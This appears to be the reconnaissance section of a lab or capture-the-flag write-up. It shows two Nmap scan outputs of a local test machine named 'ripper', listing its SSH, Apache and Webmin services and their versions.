
Service Scan


~/Documents/completed/ripper/scan_service.txt - Mousepad
File Edit Search View Document Help
scan_full.txt
scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 03:37 EDT
Nmap scan report for ripper-min (192.168.56.129)
Host is up (0.000086s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.36 seconds
```

Full Scan


~/Documents/completed/ripper/scan_full.txt - Mousepad
File Edit Search View Document Help

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 03:38 EDT
Nmap scan report for ripper-min (192.168.56.129)
Host is up (0.000099s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:1a:06:6e:ed:a0:9b:6f:d7:c7:78:83:3a:f7:7a:9c (RSA)
|   256 99:f1:83:7c:15:b9:db:a7:a8:56:96:05:ae:5d:d3:ee (ECDSA)
|_  256 f4:8c:5a:90:99:ea:d6:24:ba:5a:2d:13:e9:ce:68:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.36 seconds
```